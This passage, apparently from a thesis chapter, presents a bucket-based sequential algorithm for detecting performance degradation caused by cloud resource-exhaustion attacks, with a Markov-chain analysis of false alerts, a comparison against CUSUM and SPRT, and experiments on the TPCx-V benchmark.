Let μ be the baseline average throughput, and σ be the baseline standard deviation. Controlled experiments (**golden runs**) provide both μ and σ. The pointer b to the current bucket determines the current target throughput, calculated as:

$$\widetilde{x} = \mu - (b-1)\sigma. \tag{3.1}$$

After each throughput sample is collected, if its value is smaller than $\widetilde{x}$, the number of tokens in the current bucket is incremented by one.

According to Eq. (3.1), the target throughput could be negative. To prevent the target throughput from becoming negative or negligible, situations where the number of tokens cannot increase, we introduce a constant ϵ as a lower bound. The target throughput is then defined as $\widetilde{x} = \max(\mu - (b-1)\sigma, \epsilon)$. Throughout

this work, in all the scenarios of interest, the right-hand side of (3.1) is strictly positive and non-negligible. Therefore, we let $\epsilon = 0$.

The rationale behind the target throughput goes as follows. At the initial bucket, the target throughput is μ: any deviation of the throughput to values smaller than μ causes an increase in the number of tokens in the bucket. Then, each additional bucket corresponds to a smaller target throughput. In particular, once the current bucket overflows (or underflows), the target throughput $\widetilde{x}$ is shifted downward (or upward) by one standard deviation.

By decreasing the target throughput as a function of b, as in Eq. (3.1), the goal is to prevent false alerts. Indeed, adding tokens to buckets becomes more challenging as b grows, i.e., as we move from left to right in Figure 3.4. When **all** buckets overflow, a performance degradation event is detected, and an alert is triggered. Alternatively, when **all** buckets underflow, the system has recovered from a transient performance degradation event.

The proposed performance degradation detection algorithm, hereinafter referred to as the Bucket Algorithm (BA), is given by Algorithm 1.

Algorithm 1 The Bucket Algorithm

```
1: b ← 1 ; d ← 0 // buckets are empty
2: for each new throughput sample x̂ do
3:    if (x̂ < μ − (b − 1)σ) then
4:       d ← d + 1 // add a token to the current bucket
5:    else
6:       d ← d − 1 // remove a token from current bucket
7:    end if
8:    if (d > D) then
9:       d ← 0 ; b ← b + 1 // bucket overflow
10:   end if
11:   if (d < 0 and b > 1) then
12:      d ← D ; b ← b − 1 // bucket underflow
13:   end if
14:   if (d < 0 and b = 1) then
15:      d ← 0 // recovered from transient degradation
16:   end if
17:   if (b > B) then
18:      alert()
19:   end if
20: end for
```

We can tune the performance degradation detection algorithm by varying the bucket depth, D, and the number of buckets, B. The larger the product $D \times B$, the longer it takes for the algorithm to detect the performance degradation. The statistical analysis of the behavior of this family of BAs has been described in [Avritzer et al., 2006].

3.2.2 Hypothesis Testing

We must continuously evaluate two alternative hypotheses: (i) the null hypothesis H_0, representing a scenario with no attack, and (ii) the alternative hypothesis H_1, indicating that the system is under attack. For this, we need to define the key quantities of interest as functions of H_0 and H_1. The following discussion measures time by the number of collected samples for simplicity.

Definition 1. *The mean time until a false alert under H_0 is denoted by $A_B(D)$.*

As discussed in the following section, $A_B(D)$ is given by the mean time to reach the absorbing state of a Markov chain characterizing the bucket algorithm. When $B = 2$, we provide closed-form expressions for $A_B(D)$.

Definition 2. *A lower bound on the number of samples until a true-positive under H_1 is denoted by L. Assuming all buckets are initially empty, we let $L = BD$.*

Definition 3. *Under H_0, we define the probability of a false alert as the probability that the algorithm triggers an alert outside an attack: $f_B(D) = \mathbb{P}(R < T)$, where R is a random variable with mean $A_B(D)$ characterizing the time until an alert is triggered, and T is a random variable with mean $1/\alpha$ characterizing the time until an attack occurs.*

In this work, except otherwise noted, we assume that $f_B(D)$ depends only on R and T through their means.

Definition 4. *The expected cost of a given system parameterization is a weighted sum of the probability of false-positives, computed under H_0, and a lower bound on the number of samples to detect an attack, computed under H_1:*

$$C(\boldsymbol{p}, w, D, B, \alpha) = BD + wf_B(D) \tag{3.2}$$

Table 3.2 summarizes the notation introduced in this chapter. Additional details on how to estimate $A_B(D)$ and $f_B(D)$ are provided in Sections 3.2.3 and 3.2.4, respectively. The cost function (3.2) (Definition 4) will be instrumental to parameterize the bucket algorithm in Section 3.2.5.

3.2.3 Analytical Model

Simple algorithms to detect attacks, such as the BA, can be optimized by analyzing the fundamental trade-offs rather than relying only on empirical tuning. One important adjustable parameter is the bucket depth, which directly impacts both the false-positive rate and the time required to detect actual attacks.

Increasing the bucket's depth lowers the probability of a false positive but delays the identification of a true positive. To simplify the analysis, we **work under the assumption** that attacks will change the throughput distribution, and will always be detected. However, the number of samples to detect the attack may vary depending on the depth of the bucket. Our **second key simplifying assumption** is that the number of samples to detect the attack is much smaller than the

Table 3.2: Table of notation

variable	description
	Basic Terminology (Section 3.2.1)
$\hat{x}$	current sample
μ	baseline mean of metric of interest, e.g., baseline average throughput or response time
σ	baseline standard deviation
$\widetilde{x}$	target value of metric of interest
B	number of buckets
b	current bucket, $b = 1, \ldots, B$
D	maximum bucket depth
d	current depth of bucket b, $d = 0, \ldots, D$
	Bucket Algorithm Modeling and Analysis (Sections 3.2.2 to 3.2.5)
$A_B(D)$	mean time to false alert, under hypothesis of no attack (mean number of collected samples to reach absorbing state)
$f_B(D)$	probability of false alert
F	target probability of false alert
α	attack rate
p_i	probability that sample adds ball to bucket, when $b = i$
	Unified Framework for Sequential Analysis (Section 3.2.6)
X_n	n-th sample
S_n	current state of sequential analysis
$S^{(l)}$	lower bound on system state (absorbing barrier)
$g(X_n)$	incremental additive contribution of X_n to S_n

number of samples collected before getting a false-positive (which, in practice, should always be the: the time until a false-positive should be much longer on average than the time until a true-positive). These are acceptable assumptions, as the methodology focuses on addressing system performance issues. Only unexpected changes in the operational profile (infrequently occurring events) will cause false positives.

We aim at answering the following question: *what is the smallest bucket depth to produce a false-positive probability bounded by a given threshold*?

In the following, we introduce a discrete time birth-death Markov chain (DTMC) to characterize the behavior of the BA. State (b, d) of the Markov chain corresponds to the setup wherein there are d balls in bucket b, and D balls in buckets $b-1, \ldots, 1$.

Each transition of the DTMC corresponds to the collection of a new sample. Such a sample causes the system to transition from state (b, d) to one of its two neighboring states. Let p_i be the probability that the number of balls in bucket i increases after a new sample is collected. Then, $p_i = \mathbb{P}(\hat{x} < \mu - (i-1)\sigma | b = i)$, for $1 \leq i \leq B$. Figure 3.5 directly provides the entries of the transition probability matrix.

Reaching the terminal absorbing state triggers an alert. Figure 3.5 illustrates the




Figure 3.5: Discrete time Markov chain characterizing the behavior of the BA. Each transition corresponds to the collection of a new sample.

DTMC. The number of samples collected until absorption accounts for a tradeoff between the mean time until (a) a false alert in the absence of attacks and (b) a detection in the presence of an attack. Larger bucket depth values D favor reducing the former but increasing the latter.

Let $\tilde{A}_B(D; p_1, p_2)$ be the time until absorption, measured in number of collected samples, accounting for B buckets of depth D each. We denote its mean by A_B, $\mathbb{E}(\tilde{A}_B) = A_B$. Under the hypothesis of no attack, $\tilde{A}_B$ is the time to a false alert. We derived a closed-form expression for A_B (Appendix A.2.1), which is instrumental in handling tradeoffs in the choice of the bucket depth D as illustrated in the upcoming sections. In particular, for $B = 2$, the resulting expression is given by:

$$A_2(D; p_1, p_2) = A_2^{(1)}(D; p_1, p_2) + A_2^{(2)}(D; p_1, p_2) \tag{3.3}$$

where $A_B^{(i)}$ is the mean time to overflow the i-th out of B buckets, starting from an empty system. In particular, $A_2^{(1)}$ and $A_2^{(2)}$ are the mean time to add $D+1$ and D balls to the first and second buckets, respectively, starting from an empty system, noting that after adding $D+1$ balls to the first bucket it will overflow. The second bucket will contain one ball, and adding additional D balls to the second bucket will overflow and trigger an alert. Then:

$$A_2^{(1)} = \Delta_1 \left(\delta_1^{(D+1)} - (D+1) \right) \tag{3.4}$$

$$A_2^{(2)} = \Delta_2 \left(\delta_2^{(D)} - D \right) + \Delta_1 \left(\frac{1 - \rho_1^{D+1}}{\rho_1^{D+1}} \right) \delta_2^{(D)} \tag{3.5}$$

and:

$$\rho_i = \frac{1}{p_i} - 1, \quad \Delta_i = \frac{1+\rho_i}{1-\rho_i} = \frac{1}{2p_i - 1}, \quad \delta_i^{(D)} = \frac{1 - \rho_i^{-D}}{\rho_i - 1}. \tag{3.6}$$

Note that if $\rho_1 = \rho_2 = \rho$ and $p_1 = p_2 = p$ then the algorithm behavior is equivalent to that with a single bucket, $B = 1$, with depth $2D$:

$$A_1(2D; p) = A_2(D; p, p) = \Delta_1 \left(\delta_1^{(2D+1)} - (2D+1) \right). \tag{3.7}$$

Our experimental results indicate that $B = 2$ suffices in the considered scenarios (see Section 3.3). For this reason, in the remainder of this work, all numerical results derived from the proposed analytical model are reported, letting $B = 2$, making use of equations (3.3) and (3.6).

3.2.4 Modeling the Probability of False Alerts

We leverage the proposed model to estimate the probability of a false alert. To that aim, we assume that attacks arrive according to a Poisson process with rate α. Recall that $f_B(D)$ denotes the probability of a false alert (Definition 3). In what follows, we derive expressions for $f_B(D)$ under different assumptions on the distribution of $\tilde{A}_B(D)$.

Assume that $\tilde{A}_B(D)$ can be approximated by a constant and that the time between attacks follows an exponential distribution with mean $1/\alpha$. Then:

$$f_B(D) = e^{-A_B(D)\alpha}. \tag{3.8}$$

Alternatively, if we approximate $\tilde{A}_B(D)$ by an exponential distribution:

$$f_B(D) = \frac{1/A_B(D)}{1/A_B(D) + \alpha} = \frac{1}{1 + A_B(D)\alpha}. \tag{3.9}$$

In the expressions above, we made the dependence of f_B and A_B on the bucket depth D explicit, as one of our goals is to study the relationship between D, f_B, and A_B. The closed-form equations (3.8) and (3.9) are instrumental in understanding the interplay between the different model parameters. In particular, as D increases, A_B increases and f_B decreases (Definition 1), but the time to detect a real attack increases (Definition 2). As mentioned, the equations above allow us to find the minimum D such that $f_B(D)$ is below a given threshold. In Section 3.3, we experimentally validate that the values of D obtained through the proposed model produce the desired probability of false-positives in realistic settings.

3.2.5 Parameterization of the Anomaly Detection Mechanism

Next, we show how to use the proposed model and the obtained expressions of the probability of false positives to run statistical hypothesis tests to determine whether the system is under attack.

Given a target false-positive probability, denoted by F, the system administrator's goal is to determine the optimal number of buckets and bucket depth to minimize the lower bound on the number of samples to detect and attack, L, while still meeting the target false-positive probability:

PROBLEM WITH HARD CONSTRAINTS:

$$\min \quad L = BD \tag{3.10}$$

$$\text{subject to} \quad f_B(D) \leq F \tag{3.11}$$

We assume that B is fixed and given. Then, as $f_B(D)$ is strictly decreasing with respect to D, the constraint above will always be active, and the problem translates into finding the minimum value of D satisfying the constraint. The situation above is similar in spirit to a Neyman-Pearson hypothesis test, for which similar considerations apply, i.e., the optimal parameterization of the test is the one that satisfies a constraint on the false-positive probability.

Alternatively, we can formulate the problem above using the corresponding Lagrangian:

$$\text{PROBLEM WITH SOFT CONSTRAINTS:}$$
$$\min \mathcal{L}(D) = BD + w(f_B(D) - F) \tag{3.12}$$

where w is the Lagrange multiplier. The Lagrangian naturally reformulates the problem by replacing the hard constraint in (3.11) with a soft constraint. This soft constraint appears as the penalty term $f_B(D) - F$ in the cost Lagrangian. The Lagrangian is a cost function, motivating Definition 4. As wF is a constant, minimizing (3.12) is equivalent to minimizing (3.2).

3.2.6 Unified Framework for Sequential Analysis

In this section, we present the general framework for sequential performance analysis. The framework encompasses the proposed BA as a special case, allowing the comparison of the considered BA against alternative sequential analysis techniques, such as CUSUM, CUSUM-Sign, and SPRT. Table 3.3 summarizes all algorithms compared in this section.

We assume that the collected samples correspond to a metric whose value is such that the lower, the better. Whereas in the remainder of this work we consider samples from throughput, in this section we assume, for concreteness and without loss of generality, samples from delay, or inverse throughput. This assumption aligns with most CUSUM literature, which typically treats the metric of interest as one where larger values indicate worse outcomes.

For all the sequential analysis algorithms considered, we have:

$$S_{n+1} = \max(S^{(l)}, S_n + g(X_n)) \tag{3.13}$$

where S_n is the state of the system after the n-th sample is collected, and X_n is the n-th sample. $S^{(l)}$ is a lower bound on the system state, also known as the process absorbing barrier. Under CUSUM, for instance, $S^{(l)} = 0$ (see Table 3.3a). Function $g(\cdot)$ intuitively determines "*how much of an outlier X_n is*." Whenever S_n reaches a target value, an alert is triggered.

From the above x, all considered sequential analysis techniques can be regarded as random walks, differing in 1) the absorbing barrier $S^{(l)}$, 2) how sample X_n impacts the current state, and 3) the definition of the current state.

Under CUSUM, CUSUM-Sign, and SPRT, the current state is a single scalar value, $S_n \in \mathbb{R}$. Under the bucket algorithm, in contrast, the current state is a discrete vector (see Table 3.3d), characterizing the current bucket and its depth, $S_n \in \mathbb{N} \times \mathbb{N}$. In the case of a single bucket, we have $S_n \in \mathbb{N}$.

Concerning the absorbing barrier, CUSUM and CUSUM-Sign use $S^{(l)} = 0$ (see Table 3.3c), enforcing $S_n \geq 0$. In contrast, SPRT includes a lower absorbing barrier (see Table 3.3b), allowing $S_n \in (-\infty, +\infty)$.

Table 3.3: Sequential analysis algorithms: Detailed descriptions of four sequential algorithms used for process monitoring and fault detection.

Attribute	**Details**
Algorithm	CUSUM [Grigg et al., 2003; Page, 1954]
Barrier	$S^{(l)} = 0$
Function	$g(X_n) = X_n - \ell(X_n; H_0)$, given by (3.14)
Current State	$S_n \in \mathbb{R}^+$
Comments	Cumulative sum assumes the system starts at H_0 and monitors until an alert is raised.

(a) CUSUM Algorithm: A cumulative sum process to monitor deviations starting from H_0.

Attribute	**Details**
Algorithm	SPRT [Grigg et al., 2003; Wald, 1945]
Barrier	Set as input
Function	Log-likelihood ratio, given by (3.15)
Current State	$S_n \in \mathbb{R}$
Comments	Sequential probability ratio test, carrying out a hypothesis test H_0 vs H_1, possibly raising multiple alerts over time.

(b) SPRT Algorithm: Performing a sequential hypothesis test between H_0 and H_1.

Attribute	**Details**
Algorithm	CUSUM-Sign [Yang and Cheng, 2011]
Barrier	$S^{(l)} = 0$
Function	$I(X_n - \mu > 0) - \tilde{\kappa}$, given by (3.16)
Current State	$S_n \in \mathbb{R}^+$
Comments	CUSUM adapted to use the $X_n - \mu$ sign, incrementing based on whether $X_n - \mu > 0$.

(c) CUSUM-Sign Algorithm: Leveraging the sign of deviation from μ for incremental updates.

Attribute	**Details**
Algorithm	Bucket [Avritzer et al., 2006]
Barrier	$(0, 0)$
Function	$(f_b(X_n), g_d(X_n))$, given by (3.20)-(3.22)
Current State	$S_n = (b, d) \in \mathbb{N}^2$
Comments	Extends CUSUM-Sign to account for a 2-dimensional state, allowing for time-varying parameter changes.

(d) Bucket Algorithm: Extending CUSUM-Sign to accommodate 2-dimensional state variations.

CUSUM and SPRT differ in how samples impact the current state, but most formulations typically assume that:

$$g(X_n) = X_n - \ell(X_n; H_0) \tag{3.14}$$

and

$$g(X_n) = \log \ell(X_n; H_1) - \log \ell(X_n; H_0) = \log \frac{\ell(X_n; H_1)}{\ell(X_n; H_0)}, \tag{3.15}$$

Here, $\ell(X_n; H_0)$ and $\ell(X_n; H_1)$ denote the likelihood of X_n given hypothesis H_0 and H_1, respectively. Intuitively, S_n increases if X_n is more likely under the hy-

pothesis of an anomaly as opposed to the null hypothesis, i.e., if $\ell(X_n; H_1) - \ell(X_n; H_0) \geq 0$.

CUSUM-Sign modifies CUSUM by using the indicator variable $I(X_n - \mu > 0)$ to decide whether to increase the current state. Under CUSUM-Sign, we have:

$$g(X_n) = I(X_n - \mu > 0) - \tilde{\kappa} \tag{3.16}$$

where $\tilde{\kappa} = p_0 - \hat{\kappa}$, p_0 is a baseline estimate of the probability that $X_n - \mu > 0$, e.g., due to random noise, and $\hat{\kappa}$ is a constant.

CUSUM-Sign resembles the BA because both use a discrete component to decide whether to increment the current state. However, they differ in several aspects, including that CUSUM-Sign parameters are homogeneous over time. In contrast, the BA admits a change in its parameters as a function of the current bucket, providing additional flexibility in the search for anomalies.

Under the BA, let $S_n^{(b)}$ and $S_n^{(d)}$ be the bucket index and bucket depth at the n-th iteration of the algorithm. Then, state S_n is given by an ordered pair:

$$S_n = (S_n^{(b)}, S_n^{(d)}). \tag{3.17}$$

Correspondingly, the dynamics of S_n is governed by two functions, $g_b(X_n)$ and $g_d(X_n)$, which impact the first and second coordinates of the above ordered pair. In particular:

$$g_d(X_n) = \text{Sign}(X_n - \mu') + \kappa'(X_n). \tag{3.18}$$

Note that μ' and $\kappa'(X_n)$ play, in the BA, the roles of μ and $-\tilde{\kappa}$ in the CUSUM-Sign algorithm, respectively. Indeed, μ' is related to μ as follows:

$$\mu' = \mu + (S_n^{(b)} - 1)\sigma \tag{3.19}$$

and

$$\kappa'(X_n) = \begin{cases} -(D+1), & \text{if } S_n^{(d)} + \text{Sign}(X_n - \mu') = D+1 \\ D+1, & \text{if } S_n^{(d)} + \text{Sign}(X_n - \mu') = -1 \\ 0, & \text{otherwise.} \end{cases} \tag{3.20}$$

In addition:

$$g_b(X_n) = \begin{cases} +1, & \text{if } S_n^{(d)} + \text{Sign}(X_n - \mu') = D+1 \\ -1, & \text{if } S_n^{(d)} + \text{Sign}(X_n - \mu') = -1 \\ 0, & \text{otherwise.} \end{cases} \tag{3.21}$$

The two functions above together comprise $g(X_n)$ for the BA:

$$g(X_n) = (g_b(X_n), g_d(X_n)) \tag{3.22}$$

and

$$S_0 = S^{(l)} = (0, 0). \tag{3.23}$$

Comparing the CUSUM-Sign dynamics against the BA, we note that both rely on the sign of X_n minus a constant. However, as observed in (3.16), CUSUM-Sign produces a real scalar as its state, whereas the BA produces a discrete vector (3.22)

leveraging the sign of $X_n - (\mu + (b-1)\sigma)$ to determine whether depth should be incremented or decremented.

Recall that under the BA we refer to $A_B(D; p_1, p_2)$ as the mean time until a false alert, accounting for B buckets of depth D each. In the CUSUM terminology, A_B is the *average run length* (ARL). According to [Page, 1954], "it captures the average number of articles sampled before an action is taken." Under the hypothesis that the system is initially not facing anomalies, the larger the value of ARL, the longer it takes for the system to produce a false alert.

3.3 Experimental Validation

We conducted an experimental campaign based on the TPC Express Benchmark V [Tra, 2019] (TPCx-V) to demonstrate and validate our methodology, as introduced in Section 3.3.1. We emulated performance-degrading security intrusions using a fault injection approach (Section 3.3.2), targeting representative phases of the benchmark workload. The experimental process follows our three-phase methodology detailed in Sections 3.3.3 to 3.3.4, where we also explain the rationale behind key design choices and discuss the resulting performance and accuracy of our anomaly detection framework.

3.3.1 System Under Test and Experimental Setup

TPCx-V is a publicly available, end-to-end benchmark for data-centric workloads on virtual servers. The benchmark kit provides the specification, implementation, and tools to audit and run the benchmark. It models a brokerage firm with many features commonly present in cloud computing environments, such as multiple Virtual Machines (VMs) running at different load demand levels, and significant fluctuations in their load level [Bond et al., 2013].

The architecture of the brokerage firm modeled by the TPCx-V benchmark reflects a modern, distributed deployment designed to handle a financial services institution's diverse and demanding operations. The architecture includes multiple tiers, with Tier A managing transaction-specific logic and serving as the interface between the driver systems and the underlying databases. In contrast, Tier B is responsible for database management and query execution (see Figure 3.6). Each tier runs within an isolated VM and these VMs are grouped into "tiles" to support modular replication for scalability and load balancing. Such distributed deployment mirrors real-world brokerage systems by integrating heterogeneous workloads across multiple databases, such as customer-initiated transactions, market updates, and administrative tasks. Transactions are processed concurrently across virtualized environments, ensuring flexible resource allocation and high system utilization. By modeling such interactions, the system captures the complexity of distributed systems, where data is partitioned or replicated across nodes, and resources must dynamically adapt to changing workload demands while maintaining strict ACID compliance for transaction integrity. This archi-

tecture exemplifies modern financial platforms' distributed and scalable nature, providing a realistic benchmark for evaluating system performance in similar environments.

We use the workload and software provided by the TPCx-V to emulate the context of a real-world scenario of brokerage firms that must manage customer accounts, execute customer trade orders, and be responsible for the interactions of customers with financial markets [Bond et al., 2015]. Figure 3.6 shows the transaction flow. The virtual client emulator (VCE) interacts with the different brokerage firms (distinct groups), which in turn communicate with the virtual market emulator (VME). TPCx-V uses virtualization technology to co-locate database tiers and application-management tiers on logically distinct VMs within a single computer system.




Figure 3.6: TPCx-V components and transactions flow (from [Tra, 2019]). In this work, we treat each group as a distinct subsystem.

The goal of TPCx-V is to measure how a virtualized server runs database workloads, using them to measure the performance of virtualized platforms. The minimal deployment of the TPCx-V has four groups, each representing different subsystems, each with three VMs. A typical run has *10 distinct* load phases of *12 minutes* each. Figure 3.6 illustrates the architectural distribution of the different TPCx-V components.

The TPCx-V workload includes *12 types of transactions* with distinct characteristics designed to simulate the stock trade process. They are submitted for processing at multiple databases (market, customer, and broker) following a specified mix of transactions for different phases. The primary performance metric for the benchmark is the business throughput (`tpsV`). It represents the number of completed

Trade-Result per second.

The TPCx-V workload provides an adequate testbed environment for our anomaly detection approach since it captures the scalable nature of complex virtualized environments by providing different groups of virtual machines with various sizes and configurations while serving an elastic workload in different phases of the execution. In addition to the specification, the benchmark kit comes with a set of software components with their implementation and tools to audit and run the benchmark. Discussion about experimental performance metrics, design considerations, tuning deployments, and other practical considerations of the TPCx-V are present in [Bond et al., 2013, 2015].

Our setup is a deployment of the TPCx-V over two physical servers. The first server, a Dell PowerEdge R710 with 24 cores, 96GB RAM, and 12TB disk, runs under the management of a Xen hypervisor (version 4.4.1). It has a privileged domain (dom0), 17 virtual machines with different configurations, a set dedicated to the TPCx-V, and another set representing our compromised tenants. The second server, configured with two cores, 8GB RAM, and 1TB disk, also runs the Xen hypervisor (version 4.4.1). It hosts the VM driver component on a separate machine, as prescribed by the TPCx-V specification. Table 3.4 details each VM along with the resource specifications for each group. We refer to the VM for group n as gn, and each group is defined according to the benchmark recommendations [Tra, 2019]. As a group is a set of three VMs, our malicious user will have access to the same amount of VMs. We are overcommitting the number of vCPUs (see Table 3.4) issuing 45 vCPU, greater than the physically available number of cores, a common strategy in cloud computing to optimize resource usage [Hayes, 2008], since not all vCPUs are fully used at the same time once there is an emulation of a load variation by the TPCx-V.

We also developed a management tool that triggers all tests while monitoring the physical environment. This tool captures events, reports any problems during the test, and handles all interactions between the environment, benchmark, and tests. Each **single experiment lasts roughly 4 hours**, which corresponds to the two hours demanded as a minimum by the benchmark specification, and another two hours to restore the whole environment to the same initial state. Initial state restoration is achieved by rebooting the servers and recovering the system and databases (restoring all virtual disks).

The vanilla TPCx-V configuration aims to stress the system and evaluate the maximum load the virtualized environment can handle. However, this workload is not representative of standard operational services. We changed the default configuration to handle this limitation so that the carried load is just a fraction of the system capacity. Otherwise, any other activity on the system could jeopardize the validity of our experiments since we are not accounting for transient spikes on the carried load.

Table 3.4: VMs name, memory, and the number of virtual CPUs. The tpc-driver is supported on a different physical host

vm	GB	vCPU	vm	GB	vCPU	vm	GB	vCPU
g1a	1	1	g1b2	4	4	g1b1	8	2
g2a	1	1	g2b1	12	2	g2b2	6	6
g3a	1	1	g3b1	16	2	g3b2	8	8
g4a	1	2	g4b1	20	2	g4b2	10	8
Ten. A	1.5	2	Ten. B	1.5	2	Ten. C	1.5	2
Dom0	1.9	4	Driver	1.8	2			

3.3.2 Fault Model

The proposed fault model abstracts from a typical cloud computing attack pattern: the resource exhaustion pattern [Gruschka and Jensen, 2010], where a virtual guest can obtain more resources than allowed. This pattern can be categorized as [Groza and Minea, 2011]: i) *excessive use*, where there is no abnormal use, but the consumption of resources is significantly higher for one tenant, and ii) *malicious use*, where the malicious excessive use of resources can cause a failure.

Note that our technique can assess many workloads, including the resource exhaustion pattern. In particular, our approach can evaluate any attack that impacts overall system performance. Still, we adopted the resource exhaustion pattern since we could fine-tune its intensity and frequency to enrich the evaluation, which may not be easily possible with other workloads.

TPCx-V is a database-centric benchmark, and thus an attack that explores database resources can impact performance. However, we are unaware of a documented exploit focused explicitly on the hypervisor that attempts to exhaust the resources used by database services. This gap motivated us to use Stress-NG [Ubuntu, 2019] to simulate resource exhaustion behavior. Stress-NG exercises computer subsystems and operating system kernel interfaces. Hackers produce malware [Ji et al., 2019] using the same kernel interfaces as Stress-NG.

We have defined three configurations to emulate the resource exhaustion attack:

- A *High*-Intensity workload (**H**): starts eight processes to exercise the system IO and runs for 300 seconds.
- A *Low*-Intensity workload (**L**): perform ten intervals of 15 seconds of IO-exercise and 15 seconds with no workload. The workload uses two IO stressor processes and runs for 300 seconds.
- *Shorter Low*-Intensity workload (**Ls**): the same as the *L* configuration but with only three intervals.

We defined the configuration attack-length based on the proportional time of the TPCx-V run, about 4% and 1%. The configuration length is also smaller than the

benchmark phase (*12 minutes*, as explained in Section 3.3.1).

Since the TPCx-V has different phases with diverse load demands (see Section 3.3.1), we focused the attack on two distinct phases, on the *4th*, which is when **the group with more physical resources has a more significant contribution to the overall load**, and the *6th*, when **the reference metric achieves the highest rate**. Combining those two definitions, we have a total of 6 fault models, which we will refer to using the phase plus the configuration reference: `4H`, `4L`, `4Ls`, `6H`, `6L`, and `6Ls`.

3.3.3 Instantiation of the Three-Phase Approach

The initial phase is the **Exploratory Phase**, during which we conducted transaction characterization through exploratory runs, utilizing BA and TPCx-V run data. The analysis showed that system load does not impact all TPCx-V transactions; some maintain consistent throughput even as the system degrades. We defined our monitoring surface as the throughput information of *9* (of the *12*) transactions from TPCx-V. That data was evaluated distinctly for every subsystem (the *4* TPCx-V groups), resulting in *36* (*9x4*) BA running in parallel. For each of the BA instances, we associate *10* pairs of throughput mean and standard deviation, *1* for each distinct operation profile (*10* TPCx-V phases). Each pair of parameters corresponds to 12 minutes of continuous operation of the benchmark (see Section 3.3.1).

In the **Profiling Phase**, we executed golden runs to generate data for the characterization of the baseline behavior of the system (37 golden runs, comprising the profiling set, or *P set*) and for validation (22 golden runs, consisting of the validation set, or *V set*). For every transaction from the monitoring surface, we computed and stored the average throughput for each subsystem in every operational profile. These values are the baseline metrics. To calibrate our performance model (Section 3.3.4), we need to account for the following metrics:

1. The probability of a false-positive alert as a function of bucket depth;
2. The probability for each transition in the DTMC (Figure 3.5);
3. The mean time to first alert during an attack.

We applied the BA with different configurations over the *V set* runs data to compute those probabilities. Section 3.4 presents these results.

For the validation process, we applied the BA for every golden run, accounting for the number of alerts (false-positives). This step aims to check whether using the parameters suggested by the model will generate an unacceptable number of false-positive alerts. First, we executed the assessment with the same runs used to generate the baseline metrics (*B set*). Here, we are not validating; we only produce values to compare later with the validation results. This step can also be used to check consistency and test for possible computational errors if the results show an abnormal number of alerts. Then, we repeated the process using the

validation runs (*V set*). The results of both sets are not significantly different, and thus we present only the validation values in Table 3.5.

Table 3.5: False-positive alerts: total count and average (μ) by run in validation

B	D	# Alerts	μ	B	D	# Alerts	μ	B	D	# Alerts	μ
1	30	27373	1244,23	2	12	4	0,18	2	21	0	0,00
2	6	185	8,41	2	15	0	0,00	3	10	0	0
2	9	12	0,55	2	18	0	0,00				

Table 3.5 also shows that using two buckets is more effective, as this has fewer false-positive alerts. One bucket has too many alerts, and three will likely be ineffective in increasing the throughput threshold further. Looking at the Table 3.6, we can see that for distinct transaction types, we have distinct sensitiveness for the same parameterization, when applying the BA. These distinct sensitivities suggest applying different values of D for diverse operations.

Table 3.6: False-positive alerts segmented by TPCx-V's transactions

Transaction ID		0	1	2	4	5	6	7	8	9
D	6	23	43	28	34	12	23	14	2	6
	9	0	1	4	6	1	0	0	0	0
	12	0	0	2	2	0	0	0	0	0

We obtain similar results when running the BA in both golden run sets. This similarity suggests that the profile derived from baseline metrics generalizes well across different runs.

After the previous analyses, we applied the performance model to the experimental data. Section 3.3.4 contains the process details. The calibrated performance model suggests that bucket depth D shall be configured in the range $D \in (12, 15]$, because the number of false-positive alerts within this range is acceptable.

In the **Operational Phase**, as prescribed in Section 3.1.3, we *have to define the alert reporting criteria.* We adopted distinct approaches to detect *true-positives* (TPs) and *false-positives* (FPs). A TP is when we detect **at least one alert on the attack phase** (we only need one alert in any group for any transaction type). Complementarily, a *false negative* (FN) occurs when the system raises no alert during the same phase. We consider an FP every bucket overflow that occurs in the no-attack phase. In this case, two bucket overflows in distinct transactions, or even in the same, but in different groups, will account for two distinct FPs. This approach is justified because alert systems are required to minimize the number of false positives.

